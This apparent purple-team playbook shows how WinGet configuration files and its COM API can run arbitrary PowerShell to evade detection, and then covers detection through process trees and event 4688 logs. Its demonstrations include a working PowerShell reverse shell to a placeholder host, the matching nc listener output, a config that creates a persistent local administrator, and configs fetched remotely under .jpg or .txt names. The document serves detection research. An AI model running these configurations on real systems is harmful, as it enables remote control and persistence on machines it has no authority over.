

WinGet also known as Windows Package Manager, is Microsoft's command-line for discovering, installing, upgrading, configuring, and removing applications on Windows. It is commonly used by Administrators and developers to automate software deployment and system setup. However, it can be abused to proxy execution and evade detection. Threat actors can execute arbitrary PowerShell scripts in the form of YAML files without invoking standard PowerShell processes which endpoint detection and response technologies heavily monitor.

Playbook

WinGet is included in Windows 10, Windows 11, and Windows Server 2025. The binary supports a `configure` parameter that accepts WinGet configuration files in YAML format. Administrators could use configuration files to install applications, enable tools, and apply system settings to make Windows setup more repeatable, automated, and consistent.

```
1 winget configure -enable
2 winget configure -f "C:\Samples\winget\Test-cfg.yaml" --accept-configuration-agreements
```

PowerShell Desired State Configuration (DSC) is a Microsoft Management Framework used to define how a Windows system should be configured and then apply that configuration in an automatic manner. WinGet utilises DSC to implement changes on Windows systems. Microsoft has defined a set of DSC resources to conduct activities on the system such as install MSI packages, create and remove directories, perform registry changes, and run PowerShell scripts. The following YAML configuration uses the script resource to run PowerShell commands and save them to `log.txt`.

```
1  properties:
2  resources:
3  - resource: PSDscResources/Script
4    id: myAppConfig
5  directives:
6    description: Run Powershell Command
7    allowPrerelease: true
8  settings:
9    GetScript: |
10 TestScript: |
11 return $false
12 SetScript: |
13 $logFile = "C:\Samples\winget\log.txt";
14 $host = Get-Host;
15 Set-Content $logFile $host;
16 $proc = Get-ExecutionPolicy
17 Add-Content $logFile -Value $proc;
18 configurationVersion: 0.2.0
19
```



WinGet – PowerShell Commands

However, DSC resources cannot be used directly on Windows systems. The module *PSDscResources* needs to be installed first to enable the usage of DSC resources in configuration files.

- 1 `Install-Module PSDscResources`
- 2 `Import-DscResource -ModuleName PSDscResources`

A security researcher with the handle [TwoSevenOneThree](#) demonstrated first how [WinGet](#) can be abused to execute PowerShell code contained within YAML configuration files. Specifically, configuration files can be executed with the below arguments to prevent user interaction.

- 1 `winget configure --accept-configuration-agreements --disable-interactivity -f "C:\Samples\winget\SimplePSScript.yaml"`


It is also possible to download and execute configuration files directly from the Internet since WinGet also accepts web links. However, additional steps are required since WinGet doesn't accept connections over HTTP. Purple Team operators should deploy a web server that will serve configuration files over HTTPS. Execution of the following command will generate a self-signed TLS certificate, and a private key.

```

openssl req -x509 -newkey rsa:2048 -nodes \
-keyout key.pem -out cert.pem -days 30 \
-subj "/CN=192.168.95.133" \
-addext "subjectAltName=IP:192.168.95.133"

cat cert.pem key.pem > combined.pem

```



Certificate Generation


The certificate files should be copied into the directory of the web server:

The following python code will initiate a TLS/SSL server over port 8443, and load the certificate/private-key material from *combined.pem*.

```

1  sudo python3 -c "
2  import http.server, ssl, os
3  os.chdir('/var/www/purpleteam')
4  ctx = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
5  ctx.load_cert_chain('combined.pem')
6  httpd = http.server.HTTPServer(('0.0.0.0', 8443), http.server.SimpleHTTPRequestHandler)
7  httpd.socket = ctx.wrap_socket(httpd.socket, server_side=True)
8  print('Serving HTTPS on 0.0.0.0:8443')
9  httpd.serve_forever()
10 "

```



```

(kali@kali)-[~]
$ sudo cp combined.pem cert.pem /var/www/purpleteam/
[sudo] password for kali:

(kali@kali)-[~]
$ sudo python3 -c "
import http.server, ssl, os
os.chdir('/var/www/purpleteam')
ctx = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
ctx.load_cert_chain('combined.pem')
httpd = http.server.HTTPServer(('0.0.0.0', 8443), http.server.SimpleHTTPRequestHandler)
httpd.socket = ctx.wrap_socket(httpd.socket, server_side=True)
print('Serving HTTPS on 0.0.0.0:8443')
httpd.serve_forever()
"
Serving HTTPS on 0.0.0.0:8443
192.168.95.138 - - [04/Jun/2026 22:41:33] "GET /cert.pem HTTP/1.1" 200 -
192.168.95.138 - - [04/Jun/2026 22:42:25] "GET /ps-script.txt HTTP/1.1" 200 -
192.168.95.138 - - [04/Jun/2026 22:47:08] "GET /image.jpg HTTP/1.1" 200 -
192.168.95.138 - - [04/Jun/2026 22:56:18] "GET /image.jpg HTTP/1.1" 200 -
192.168.95.138 - - [04/Jun/2026 23:00:12] "GET /cert.pem HTTP/1.1" 200 -

```

HTTPS Server

The certificate file should be downloaded and imported on the host to enable TLS negotiation.

```

PS C:\temp\DSCourier> curl.exe -k -o C:\temp\cert.pem https://192.168.95.133:8443/cert.pem
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 1151 100 1151    0     0    32      0  0:00:35  0:00:35 --:--:--   32
PS C:\temp\DSCourier> Import-Certificate -FilePath C:\temp\cert.pem -CertStoreLocation Cert:\LocalMachine\Root

PSParentPath: Microsoft.PowerShell.Security\Certificate::LocalMachine\Root

Thumbprint                               Subject
-----
141F62D0E6F077DB6C182CFA7ACFAB01403CC904  CN=192.168.95.133

```

Download & Import Certificate

It is important to note that the file extension doesn't need to be YAML; it can be .jpg or .txt to blend in. Once the certificate is imported, the WinGet binary can be used with the below arguments to deploy malicious configuration files over the web.

```

Administrator: Command Prompt - powershell
PS C:\temp\DSCourier> winget configure --accept-configuration-agreements --disable-interactivity -f https://192.168.95.133:8443/ps-script.txt
Script [purple-team-marker]
  Purple Team WinGet DSC Test - Benign Marker
  Module: PSDscResources by Microsoft Corporation [Local]
  https://github.com/PowerShell/PSDscResources
  This module contains the standard DSC resources.
  Because PSDscResources overwrites in-box resources, it is only available for WMF 5.1. Many of the resource updates provided here are also included in the xPSDesiredStateConfiguration module which is still compatible with WMF 4 and WMF 5 (though that module is not supported and may be removed in the future).
  Settings:
    TestScript: # Always returns $false so SetScript runs every time
$false
  SetScript: # --- Benign, attributable proof-of-execution -----
$tag      = "PURPLE-TEAM-WINGET-DSC-TEST"
$stamp    = (Get-Date).ToString("o")
$hostInfo = "$env:COMPUTERNAME$env:USERNAME"
# 1) File artifact (FileCreate / EDR file telemetry)...
<this value has been truncated; inspect the file contents for the complete text>
  GetScript: @{ Result = "OK" }
Some of the data present in the configuration file was truncated for this output; inspect the file contents for the complete content.
You are responsible for understanding the configuration settings you are choosing to execute. Microsoft is not responsible for the configuration file you have authored or imported. This configuration may change settings in Windows, install software, change software settings (including security settings), and accept user agreements to third-party packages and services on your behalf. By running this configuration file, you acknowledge that you understand and agree to these resources and settings. Any applications installed are licensed to you by their owners. Microsoft is not responsible for, nor does it grant any licenses to, third-party packages or services.
Script [purple-team-marker]
Unit successfully applied.

```

WinGet – Web Links

Execution of the command below will verify that running a YAML file over the web was successful.

```
1 type $env:TEMP\PurpleTeam\winget_dsc_proof.txt
```

```

PS C:\temp\DSCourier> type $env:TEMP\PurpleTeam\winget_dsc_proof.txt
PURPLE-TEAM-WINGET-DSC-TEST
timestamp : 2026-06-05T20:40:20.7541389+01:00
identity  : SERVER2025\Administrator
host_proc : ConfigurationRemotingServer
powershell: 7.4.6
exec_host : Default Host
exec_pol  : RemoteSigned
PS C:\temp\DSCourier>

```

PowerShell Output

Dylan Davis and Matthew Schramm demonstrated a stealthier approach that invokes the WinGet configuration engine via the API instead of the WinGet.exe binary. The configuration file below can be used to establish a reverse shell:

```

1  properties:
2  configurationVersion: 0.2.0
3  resources:
4  - resource: PSDscResources/Script
5  id: env-health-check
6  directives:
7  description: Simple Reverse Shell Example
8  allowPrerelease: true
9  settings:
10 GetScript: |
11  @{ Result = "OK" }
12 SetScript: |
13  $client = [System.Net.Sockets.TcpClient]::new()
14  $client.Connect('IP_ADDRESS', 443)
15  $stream = $client.GetStream()
16  $writer = [System.IO.StreamWriter]::new($stream)
17  $reader = [System.IO.StreamReader]::new($stream)
18  $writer.AutoFlush = $true
19  $writer.WriteLine("[+] Shell from $env:COMPUTERNAME as $env:USERNAME via ConfigurationRemotingServer")
20  while ($true) {
21  $writer.Write('DSC> ')
22  $cmd = $reader.ReadLine()
23  if ($cmd -eq 'exit') { break }
24  try {
25  $output = Invoke-Expression $cmd 2>&1 | Out-String
26  $writer.WriteLine($output)
27  } catch {
28  $writer.WriteLine($_.Exception.Message)
29  }
30  }
31  $client.Close()
32 TestScript: |
33  $false

```

Execution of the [DSCourier](#) proof of concept will initiate a connection with a remote host.

```

PS C:\temp\DSCourier> .\DSCourier.exe .\reverse-shell.yaml
[*] Running as admin: True
[*] Applying via COM API - no winget.exe
[*] Creating WinGet factory...
[*] Creating ConfigurationStaticFunctions...
[+] ConfigurationStaticFunctions created
[*] Creating processor factory (pwsh)...
[+] Processor factory created
[*] Creating configuration processor...
[+] Processor created
[*] Opening configuration set...
[+] Opened - 1 units
    Script [env-health-check]
[*] Applying...

```

DSCourier – COM API Reverse Shell

```

(kali@kali)-[~]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.95.133] from (UNKNOWN) [192.168.95.138] 64889
[+] Shell from SERVER2025 as Administrator via ConfigurationRemotingServer
DSC> whoami
ipurple\administrator

DSC>

```


DSCourier – Reverse Shell

Another use case is to utilize PowerShell code to establish persistence by creating a new user on the host:

```
1  properties:
2  configurationVersion: 0.2.0
3  resources:
4  - resource: PSDscResources/Script
5  id: local-admin
6  directives:
7  description: Create lab local admin (DELETE after testing)
8  allowPrerelease: true
9  settings:
10 GetScript: |
11   @{ Result = [bool](Get-LocalUser -Name 'svc_ipurple' -ErrorAction SilentlyContinue) }
12 TestScript: |
13   $false
14 SetScript: |
15   $u = 'svc_ipurple'
16   $p = ConvertTo-SecureString 'P@ssw0rd-LAB-Only-Change!' -AsPlainText -Force
17   if (-not (Get-LocalUser -Name $u -ErrorAction SilentlyContinue)) {
18     New-LocalUser -Name $u -Password $p -FullName 'ipurple' `
19     -Description 'Purple-team PoC - delete' -PasswordNeverExpires
20   }
21   Add-LocalGroupMember -Group 'Administrators' -Member $u -ErrorAction SilentlyContinue
22   New-Item -ItemType Directory -Path "$env:TEMP\DSCourier" -Force | Out-Null
23   "created $u + admin @ $(Get-Date -f o)" | Set-Content "$env:TEMP\DSCourier\06-user.txt"
```

The following command will run the configuration file from a local path. The screenshot below verifies that the user `svc_ipurple` has been created.

```
1  winget configure --accept-configuration-agreements --disable-interactivity -f "C:\temp\DSCourier\06-localadmin-
   user.dsc.yaml"
```



```
Administrator: Command Prompt - powershell
PS C:\temp\DSCourier> winget configure --accept-configuration-agreements --disable-interactivity -f "C:\temp\DSCourier\06-localadmin-user.dsc.yaml"
Script [local-admin]
  Create lab local admin (DELETE after testing)
  Module: PSDscResources by Microsoft Corporation [Local]
    https://github.com/PowerShell/PSDscResources
    This module contains the standard DSC resources.
  Because PSDscResources overwrites in-box resources, it is only available for WMF 5.1. Many of the resource updates provided here are also included in the xPSDesiredStateConfiguration module which is still compatible with WMF 4 and WMF 5 (though that module is not supported and may be removed in the future).
  Settings:
    TestScript: $false
    SetScript: $u = 'svc_ipurple'
  $p = ConvertTo-SecureString 'Password123' -AsPlainText -Force
  if (-not (Get-LocalUser -Name $u -ErrorAction SilentlyContinue)) {
    New-LocalUser -Name $u -Password $p -FullName 'DSCourier Lab' `
    -Description 'iPurple-team PoC - delete' -PasswordNeverExpires...
    <this value has been truncated; inspect the file contents for the complete text>
    GetScript: @{ Result = [bool](Get-LocalUser -Name 'svc_ipurple' -ErrorAction SilentlyContinue) }
  }
  Some of the data present in the configuration file was truncated for this output; inspect the file contents for the complete content.
  You are responsible for understanding the configuration settings you are choosing to execute. Microsoft is not responsible for the configuration file you have authored or imported. This configuration may change settings in Windows, install software, change software settings (including security settings), and accept user agreements to third-party packages and services on your behalf. By running this configuration file, you acknowledge that you understand and agree to these resources and settings. Any applications installed are licensed to you by their owners. Microsoft is not responsible for, nor does it grant any licenses to, third-party packages or services.
Script [local-admin]
  Unit successfully applied.
  Configuration successfully applied.

Command Prompt - powershell
PS C:\Users\Ben> net users

User accounts for \\SERVER2025

-----
Administrator      DefaultAccount      Guest
ipurple             svc_ipurple         WDAGUtilityAccount
The command completed successfully.

PS C:\Users\Ben>
```

Add User

Arbitrary code execution is not the only applicable use case of WinGet. The variation of DSC resources creates multiple opportunities for threat actors. Purple Team operators should expand their test cases across multiple scenarios to validate telemetry and detection coverage. The DSCourier tool, can execute WinGet against a pre-defined set of scenarios.

```

=====
DSC v3 / WinGet Configuration - Purple-Team Console
=====
Mode: APPLY    Elevated: True    Examples: C:\temp\DSCourier\examples
Logs: C:\temp\DSCourier\logs
=====
 1. Script - arbitrary PowerShell [T1059.001]
 2. WindowsProcess - LOLBIN (no script block) [T1059.003 / T1218]
 3. Service - executes as LocalSystem [T1543.003]
 4. ScheduledTask - logon persistence [T1053.005]
 5. Registry - HKLM Run key [T1547.001]
 6. Local admin account creation [T1136.001 / T1098]
 7. Archive - payload staging [T1105 / T1140]
 8. MsiPackage - install as SYSTEM [T1218.007]
 9. WinGetPackage - dual-use tool delivery [T1105]
10. Environment var (COR_PROFILER-style) [T1574.012 / T1574.007]
11. Module supply-chain (auto-install) [T1195.002 / T1546]
12. RunCommandOnSet - DSC v3 native [T1059]
=====
A. Run ALL scenarios in sequence
C. Cleanup (revert persistence + markers)
V. Toggle validate/apply mode
Q. Quit
=====
Select scenario (1-12), A, C, V, or Q:

```

DSC Test Cases

Additionally, the tool displays in the console the telemetry per use case to enable threat hunters and SOC analysts identify these types of executions in their logs easily.

```

=====
[1] Script - arbitrary PowerShell
=====
> winget.exe configure --accept-configuration-agreements --disable-interactivity -f "C:\temp\DSCourier\examples\01-script-execution.dsc.yaml"
[*] Running in background...


[+] COMMAND SUCCEEDED (exit 0)

===== BLUE TEAM TELEMETRY =====
Parent process : ConfigurationRemotingServer.exe -> powershell.exe
PowerShell 4104 : logs Set/Test/Get script blocks VERBATIM
Artifact       : %TEMP%\DSCourier\01-script.txt
Hunt           : 4104 body from an LCM-less PS host parented to the config server
WinGet config log dir : %LOCALAPPDATA%\Packages\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe\LocalState\DiagOutputDir
ATT&CK technique : T1059.001

```

DSC – Telemetry

The diagram of executing code via WinGet is displayed below:



WinGet – Diagram

The technique abstract is displayed below:

MITRE ID - T1218	
Data Sources	Data Components
API	
Process	ConfigurationRemotingServer.exe WindowsPackageManagerServer.exe
Windows Registry	
Log Sources	4688 1 {Sysmon} 3 {Sysmon} 7 {Sysmon}
DLL	Microsoft.Management.Configuration.dll
Network Protocol	

Technique Abstract

The playbook of the technique is displayed below:

Detection

Executing WinGet directly or through its COM API creates multiple detection opportunities for SOC teams. Legitimate processes are spawned during the execution of both methods, and a specific DLL is loaded when the COM API method is used in the *WindowsPackageManagerServer.exe* process. Furthermore, outbound connections from the *ConfigurationRemotingServer.exe* process should be flagged directly as high risk. However, some EDRs might not flag these executions as malicious, and therefore additional detection rules are required for adequate coverage.

A good detection strategy is to initiate a Purple Team operation to verify whether current security controls can detect indicators of malicious WinGet executions, and to understand the technique behaviours and characteristics. It is important to note that some organizations might utilize WinGet legitimately in their environments, and this should be taken into consideration during tuning of detection rules.

Process Creation

When WinGet applies the configuration file through `winget configure` or related WinGet configuration APIs, the *ConfigurationRemotingServer* process is spawned on the system.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe	< 0.01	16,448 K	14,944 K	8296		
svchost.exe	< 0.01	1,700 K	10,664 K	224		
MicrosoftEdgeUpdate.exe	< 0.01	7,120 K	26,296 K	7908	Microsoft Edge Update	Microsoft Corpora
svchost.exe	< 0.01	1,892 K	10,212 K	8068		
lsass.exe	< 0.01	7,228 K	15,256 K	736		
fontdrvhost.exe	< 0.01	1,428 K	1,320 K	868	Usemode Font Driver Host	Microsoft Corpora
winlogon.exe	< 0.01	2,544 K	5,012 K	656	Windows Logon Application	Microsoft Corpora
fontdrvhost.exe	< 0.01	3,936 K	5,752 K	876	Usemode Font Driver Host	Microsoft Corpora
dwm.exe	< 0.01	95,420 K	94,156 K	384	Desktop Window Manager	Microsoft Corpora
explorer.exe	< 0.01	98,936 K	167,124 K	3436	Windows Explorer	Microsoft Corpora
vmtoolsd.exe	46.17	19,628 K	24,224 K	3332	VMware Tools Core Service	VMware, Inc.
cmd.exe	< 0.01	2,208 K	1,132 K	4976	Windows Command Processor	Microsoft Corpora
conhost.exe	< 0.01	8,024 K	7,500 K	5360	Console Window Host	Microsoft Corpora
powershell.exe	< 0.01	89,208 K	9,280 K	7032	Windows PowerShell	Microsoft Corpora
cmd.exe	< 0.01	2,204 K	1,084 K	7880	Windows Command Processor	Microsoft Corpora
conhost.exe	< 0.01	7,976 K	8,120 K	3316	Console Window Host	Microsoft Corpora
powershell.exe	< 0.01	143,376 K	78,132 K	6652	Windows PowerShell	Microsoft Corpora
winget.exe	< 0.01	4,968 K	30,536 K	2140		
ConfigurationRemotingServer.exe	49.25	91,728 K	191,456 K	5836		
cmd.exe	< 0.01	2,204 K	1,088 K	3632	Windows Command Processor	Microsoft Corpora
conhost.exe	< 0.01	8,020 K	3,244 K	3216	Console Window Host	Microsoft Corpora
powershell.exe	< 0.01	74,152 K	13,668 K	948	Windows PowerShell	Microsoft Corpora

ConfigurationRemotingServer.exe Process

When the COM API method is used, the process tree is slightly modified. The WinGet process is no longer generated and is replaced by *WindowsPackageManagerServer*, which is the parent process of *ConfigurationRemotingServer*.

Process Explorer - Sysinternals: www.sysinternals.com [IPURPLE\Administrator] (Administrator)

File Options View Process Find Users Help

<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
fontdrvhost.exe		1,428 K	684 K	868	Usemode Font Driver Host	Microsoft Corpora
winlogon.exe		2,552 K	5,344 K	656	Windows Logon Application	Microsoft Corpora
fontdrvhost.exe		4,028 K	3,760 K	876	Usemode Font Driver Host	Microsoft Corpora
dwm.exe	< 0.01	95,992 K	133,608 K	384	Desktop Window Manager	Microsoft Corpora
explorer.exe	1.54	99,160 K	161,276 K	3436	Windows Explorer	Microsoft Corpora
vmtoolsd.exe	93.89	21,336 K	25,888 K	3332	VMware Tools Core Service	VMware, Inc.
cmd.exe		2,208 K	184 K	4976	Windows Command Processor	Microsoft Corpora
conhost.exe		8,024 K	4,312 K	5360	Console Window Host	Microsoft Corpora
powershell.exe	< 0.01	89,208 K	5,756 K	7032	Windows PowerShell	Microsoft Corpora
cmd.exe		2,204 K	252 K	7880	Windows Command Processor	Microsoft Corpora
conhost.exe		7,976 K	7,708 K	3316	Console Window Host	Microsoft Corpora
powershell.exe		143,236 K	39,632 K	6652	Windows PowerShell	Microsoft Corpora
DS Courier.exe		13,632 K	37,740 K	6740	DS Courier	DS Courier
WindowsPackageManagerServer.exe		5,268 K	28,812 K	8304		
ConfigurationRemotingServer.exe		109,596 K	222,160 K	9096		
cmd.exe		2,204 K	228 K	3632	Windows Command Processor	Microsoft Corpora
conhost.exe		8,024 K	6,820 K	3216	Console Window Host	Microsoft Corpora
powershell.exe	1.54	74,152 K	5,380 K	948	Windows PowerShell	Microsoft Corpora
procexp64.exe	1.54	26,508 K	62,772 K	2472	Sysinternals Process Explorer	Sysinternals - ww
mmc.exe	< 0.01	73,164 K	98,640 K	7308	Microsoft Management Cons...	Microsoft Corpora
mmc.exe	< 0.01	74,544 K	25,824 K	7748	Microsoft Management Cons...	Microsoft Corpora
csrss.exe	< 0.01	1,824 K	700 K	4132		
winlogon.exe		2,352 K	648 K	4476	Windows Logon Application	Microsoft Corpora
dwm.exe		48,476 K	5,312 K	1580	Desktop Window Manager	Microsoft Corpora
fontdrvhost.exe		1,724 K	604 K	988	Usemode Font Driver Host	Microsoft Corpora
LogonUI.exe	< 0.01	13,432 K	6,532 K	5676	Windows Logon User Interfa...	Microsoft Corpora
ServerManager.exe		107,180 K	7,524 K	976	Server Manager	Microsoft Corpora
MicrosoftEdgeUpdate.exe		2,832 K	1,176 K	3112	Microsoft Edge Update	Microsoft Corpora
MicrosoftEdgeUpdate.exe						

CPU Usage: 100.00% | Commit Charge: 75.96% | Processes: 135 | Physical Usage: 90.58%

WindowsPackageManagerServer Process

SOC teams could enable visibility for process creation events by setting *Audit Process Creation* to Success.

Local Security Policy

File Action View Help

Security Settings	Subcategory	Audit Events
> Account Policies	Audit DPAPI Activity	Not Configured
> Local Policies	Audit PNP Activity	Not Configured
> Windows Defender Firewall with Adv	Audit Process Creation	Success
> Network List Manager Policies	Audit Process Termination	Not Configured
> Public Key Policies	Audit RPC Events	Not Configured
> Software Restriction Policies	Audit Token Right Adjusted	Not Configured
> Application Control Policies		
> IP Security Policies on Local Compute		
> Advanced Audit Policy Configuration		
> System Audit Policies - Local Grou		
> Account Logon		
> Account Management		
> Detailed Tracking		
> DS Access		
> Logon/Logoff		
> Object Access		
> Policy Change		
> Privilege Use		
> System		
> Global Object Access Auditing		

Audit Process Creation

Execution of the WinGet binary with the configure parameter generates the following event IDs according to the process tree of the initial method:

Event 4688, Microsoft Windows security auditing.

GeneralDetails

A new process has been created.

Creator Subject:

Security ID: IPURPLE\Administrator

Account Name: Administrator

Account Domain: IPURPLE

Logon ID: 0x2704A7

Target Subject:

Security ID: NULL SID

Account Name: -

Account Domain: -

Logon ID: 0x0

Process Information:

New Process ID: 0x23d8

New Process Name: C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_1.26.510.0_x64_8wekyb3d8bbwe\winget.exe

Token Elevation Type: TokenElevationTypeDefault (1)

Mandatory Label: Mandatory Label\High Mandatory Level

Creator Process ID: 0x19fc

Creator Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Process Command Line:

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group.

Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privileges, and the user is not a member of the Administrators group.

WinGet – Process Creation

Event 4688, Microsoft Windows security auditing.	
General	Details
A new process has been created.	
Creator Subject:	
Security ID:	IPURPLE\Administrator
Account Name:	Administrator
Account Domain:	IPURPLE
Logon ID:	0x2704A7
Target Subject:	
Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0
Process Information:	
New Process ID:	0xc8
New Process Name:	C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_126.510.0_x64_8wekyb3d8bbwe\ConfigurationRemotingServer\ConfigurationRemotingServer.exe
Token Elevation Type:	TokenElevationTypeDefault (1)
Mandatory Label:	Mandatory Label\High Mandatory Level
Creator Process ID:	0x23d8
Creator Process Name:	C:\Program Files\WindowsApps\Microsoft.DesktopAppInstaller_126.510.0_x64_8wekyb3d8bbwe\winget.exe
Process Command Line:	
Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.	
Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.	
Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated token is also used when the user is a member of the Administrators group.	
Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privileges, and the user is a member of the Administrators group.	

ConfigurationRemotingServer – Process Creation

When the second method is used, the proof-of-concept DSCourier generates the following logs:

Event 4688, Microsoft Windows security auditing.	
General	Details
A new process has been created.	
Creator Subject:	
Security ID:	IPURPLE\Administrator
Account Name:	Administrator
Account Domain:	IPURPLE
Logon ID:	0x2704A7
Target Subject:	
Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0
Process Information:	
New Process ID:	0x2070
